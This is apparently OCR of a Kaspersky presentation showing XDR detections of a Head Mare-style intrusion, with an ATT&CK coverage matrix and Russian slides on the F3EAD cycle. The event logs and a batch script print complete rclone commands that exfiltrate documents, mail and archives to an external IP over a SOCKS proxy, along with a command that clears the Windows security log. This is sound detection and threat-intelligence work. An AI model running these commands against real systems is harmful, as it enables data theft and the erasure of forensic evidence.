Find events
MD5
0d088f5bcfa8f086fba163647cd80cab
SHA256
9023f8aaeda4a1da45ac477a81b5bbe4128e413f19a0abfa3715465ad66ed5cd


services.exe 2027
PSEXESVC.exe 10
cmd.exe 3
ntds.dit
update.exe 1
powershell.exe 1
ntdsutil.exe 2
demo.lab_xdr-dc_2025041414...
PSEXESVC-PC-2-5968-stderr
Isolate xdr-dc.demo.lab
Create prevention rule
Create task
Details
Events (15)
Process started
File
"\\pc-2\share\update.exe"
Process ID
7272
Launch parameters
\\pc-2\share\update.exe
Find events
Process creation flags
[]
MD5
d6b07e541563354df9e57fc78014a1dc
SHA256
5265e574ac49385e206b4a0d831e50e5c90d8a7276f17b7a84843ba646c120c0
File type
PE executable
Size
5 MB
Event time
2025-04-14 17:04:05.034
Details
Application name
–
Vendor
–
Parent process
File
"C:\Windows\System32\cmd.exe"
Process ID
3784
Launch parameters
"cmd.exe"
Find events
MD5
f4f684066175b77e0c3a000549d2922c
SHA256
935c1861df1f4018d698e8b65abfa02d7e9037d8f68ca3c2065b6ca165d44ad2
System info
Host name
xdr-dc.demo.lab
Host IP
10.68.85.50
User account type
Non-administrator
Logon type
Service
User name
NT AUTHORITY\СИСТЕМА
OS version
Microsoft Windows ServerStandard 10.0.14393

Collection & Exfiltration



Isolate pc-2.demo.lab | Create prevention rule | Create task

Details | Events (118)

Process started

IOA tags: exfiltrate_data_with_rclone | execution_renamed_rclone_utility

File: "C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\wusa.exe"

Process ID: 6976

Launch parameters: C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\wusa.exe --sftp-socks-proxy root:toor@64.7.198.109:80 sync "C:\Users" \\64.7.198.109 -q --ignore-existing --auto-confirm --include "*.doc" --include "*.docx" --include "*Desktop/**" --include "*Documents/**" --include "*Downloads/**" --include "*.pdf" --include "*.xls" --include "*.xlsx" --include "*.zip" --include "*.rar" --include "*.txt" --include "*.pn*" --include "*.ppt" --include "*.pptx" --include "*.jp*" --include "*.eml" --include "*.pst" --multi-thread-streams 12 --transfers 12 --max-age 3y --max-size 1G

Find events

Process creation flags: []

MD5: 783525c868e85bbe2872177055750814

SHA256: 5540f27f12db5a9e954727079665a282f90[redacted]

File type: PE executable

Size: 60 MB

Event time: 2025-04-14 17:28:04.850

Details

Application name: Rclone

Vendor: https://rclone.org

Version: 1.69.1.0

File description: Rclone

Original file name: rclone.exe

Parent process

File: "C:\Windows\System32\cmd.exe"

Process ID: 9592

Launch parameters: "C:\Windows\System32\cmd.exe" /C "C:\Users[redacted]\Desktop\run_rclone.bat"

Find events

MD5: 0d088f5bcfa8f086fba163647cd80cab

SHA256: 9023f8aaeda4a1da45ac477a81b5bbe4128e413f19a0abfa3715465ad66ed5cd

File read

IOA tags: read_history_command_powershell

File: "C:\Users\adm\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLin...

MD5: –

File type: Unknown

Size: –

Zone ID: 0

Event time: 2025-04-14 17:30:43.901

Time created: –

Time modified: –

Event initiator

File: "C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\wusa.exe"

Launch parameters: C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\wusa.exe --sftp-socks-proxy root:toor@64.7.198.109:80 sync "C:\Users" \\64.7.198.109 -q --ignore-existing --auto-confirm --include "*.doc" --include "*.docx" --include "*Desktop/**" --include "*Documents/**" --include "*Downloads/**" --include "*.pdf" --include "*.xls" --include "*.xlsx" --include "*.zip" --include "*.rar" --include "*.txt" --include "*.pn*" --include "*.ppt" --include "*.pptx" --include "*.jp*" --include "*.eml" --include "*.pst" --multi-thread-streams 12 --transfers 12 --max-age 3y --max-size 1G

Find events

MD5: 783525c868e85bbe2872177055750814

SHA256: 5540f27f12db5a9e954727079665a282f905a0be787b76d798ca79a318d197f5

System info

Host name: pc-2.demo.lab

Host IP: 10.68.85.46

User name: [redacted]


OS version: Microsoft Windows Professional 10.0.17763

Rclone is an open-source project that allows copying and synchronizing files between different types of storage, making the tool convenient for data transfer.

```
@echo off
setlocal enabledelayedexpansion
set inputFile=C:\ProgramData\1.txt
for /f "tokens=*" %%A in (%inputFile%) do (
    set hostname=%%A
    start /wait "" C:\ProgramData\wusa.exe --config="C:\ProgramData\1.conf" --sftp-socks-
proxy <username>:<password>@64.7.198.109:80 sync "\\%%A\C$\Users" sftpP:/data/<path> -q --
ignore-existing --auto-confirm --include "*.doc" --include "*.docx" --include
"*Desktop/**" --include "*Documents/**" --include "*Downloads/**" --include "*.pdf" --
include "*.xls" --include "*.xlsx" --include "*.zip" --include "*.rar" --include "*.txt" -
-include "*.pn*" --include "*.ppt" --include "*.pptx" --include "*.jp*" --include "*.eml"
--include "*.pst" --multi-thread-streams 12 --transfers 12 --max-age 3y --max-size 1G
)
endlocal
```

The script gets a file ‘1.txt’, which contains the list of the hosts. For each host from the list the script launches the utility rclone.exe that transfers the files from the host to an SFTP server **(T1048 Exfiltration Over Alternative Protocol)** via SOCKS proxy **(T1090.002 Proxy: External Proxy)**. It transfers only the files, which are located in the specific folders or have one of the extensions listed in the script **(T1119 Automated Collection)**.

Defense Evasion



Isolate pc-2.demo.lab | Create prevention rule | Create task

Details | **Events (1)**

Process started

IOA tags: clear_event_log_using_standard_tools

File: "C:\Windows\System32\wevtutil.exe"

Process ID: 1272

Launch parameters: wevtutil cl security

Find events

Process creation flags: []

Parent process

File: "C:\Windows\System32\cmd.exe"

Process ID: 6352

Launch parameters: "C:\Windows\System32\cmd.exe" /C "C:\Users\[redacted]\Desktop\clear.bat"

System event log

IOA tags: clearing_windows_event_logs_based_on_eventid

Event time: 2025-04-14 17:30:55.000

Security event ID: 104

User data

LogFileCleared

SubjectDomainN... [redacted]

SubjectUserName [redacted]

System info

Host name	pc-2.demo.lab
Host IP	10.68.85.46
User name	–
OS version	Microsoft Windows Professional 10.0.17763
Channel	System
Computer	pc-2.demo.lab
Correlation	–
EventRecordID	38054
Execution	
ProcessID	1412
ThreadID	8200
Keywords	0x8000000000000000
Level	4
Opcode	0
Provider	
Guid	{fc65ddd8-d6ef-4962-83d5-6e5cfe9ce148}
Name	Microsoft-Windows-Eventlog

Cyber Kill Chain

Threat Landscape

Default set

Not saved

Actor: Head Mare

Industry: Select industry

Affected countries: Select country

Platform: Select platform

Apply

Reset to default

MITRE ATT&CK

Low — High

Sigma Suricata

Initial Access

- Phishing — Sigma · Suricata 1|1
  - Spearphishing Attachment — Sigma
- Trusted Relationship
- Valid Accounts — Sigma · Suricata 2|2
  - Domain Accounts — Sigma
  - Local Accounts

Execution

- Command and Scripting Inter... — Sigma · Suricata 2|2
- Exploitation for Client Executi... — Sigma · Suricata
- Native API
- Scheduled Task/Job — Sigma 1|1
- User Execution — Sigma · Suricata 1|1
  - Malicious File — Sigma · Suricata

Persistence

- Boot or Logon Autostart Exec... — Sigma · Suricata 1|1
- Create Account — Sigma · Suricata 1|1
- Create or Modify System Proc... — Sigma 1|1
- Scheduled Task/Job — Sigma 1|1
  - Scheduled Task — Sigma
- Valid Accounts — Sigma · Suricata 2|2

Privilege Escalation

- Boot or Logon Autostart Exec... — Sigma · Suricata 1|1
- Create or Modify System Proc... — Sigma 1|1
- Scheduled Task/Job — Sigma 1|1
- Valid Accounts — Sigma · Suricata 2|2

Defense Evasion

- Deobfuscate/Decode Files or ... — Sigma
- Indicator Removal — Sigma 2|2
- Masquerading — Sigma 3|3
- Modify Registry — Sigma
- Obfuscated Files or Information — Sigma · Suricata
- Valid Accounts — Sigma · Suricata 2|2

Credential Access

- Credentials from Password St... — Sigma
- OS Credential Dumping — Sigma · Suricata 4|4
  - LSASS Memory — Sigma
  - Security Account Manager
  - NTDS — Sigma
  - LSA Secrets
- Unsecured Credentials — Sigma

Discovery

- Account Discovery — Sigma · Suricata 1|1
- Domain Trust Discovery — Sigma
- Group Policy Discovery — Sigma
- Network Service Discovery — Suricata
- Process Discovery — Sigma
- Remote System Discovery — Sigma
- System Information Discovery — Sigma
- System Network Configuratio... — Sigma
- System Owner/User Discovery — Sigma

Lateral Movement

- Lateral Tool Transfer — Sigma · Suricata
- Remote Services — Sigma · Suricata 3|3

Collection

- Automated Collection — Sigma · Suricata

Commanc


- Application — Sigma · Suri
- Protocol Tu — Sigma · Suri

F3EAD

F3EAD - одна из самых мощных концепций, которую можно реализовать для улучшения как аспектов разведки угроз, так и аспектов реагирования на инциденты в операциях по обеспечению безопасности. Она также является одной из самых сложных.

Циклы разведки не должны просто приводить к большему объему разведданных: они должны приводить к осмысленным операциям. В нашем случае это означает, что разведка угроз должна не просто приводить нас к большему объему разведданных угроз, а вместо этого к агрессивным действиям реагирования на инциденты

Циклы операций не должны заканчиваться после того, как цель достигнута. Информация, полученная в ходе любой операции, должна начать питать новый цикл разведки. В нашем случае, когда реакция на инцидент завершена, информация, полученная в ходе нее, должна быть введена в аппарат разведки, чтобы начать разрабатывать новую разведку, учиться на предыдущих инцидентах и быть лучше подготовленными к будущим попыткам вторжения



Find - включает уровень стратегий операции, на котором вы определяете угрозы, которые будете устранять.

Fix - устанавливается телеметрия и определяется, где в сети находится злоумышленник, а также любое внешнее присутствие, которое мы можем обнаружить.

Finish - фаза включает в себя фактический цикл реагирования на инциденты.

Exploit - Фаза напрямую связана с фазой сбора разведывательного цикла. Цель состоит в том, чтобы собрать как можно больше информации, которая может быть полезна для фаз F3EAD, ориентированных на разведку

Analyze - Фаза анализа, во время инцидента для обработки собранной информации с помощью нескольких методов:

- Обобщение тактик, методов и процедур
- Разработка временных рамок и цепочек уничтожения
- Проведение глубокого анализа вредоносного ПО

Disseminate - Распространение среди потребителей: DFIR, SOC, TH, высшее руководство

kaspersky

Спасибо за внимание!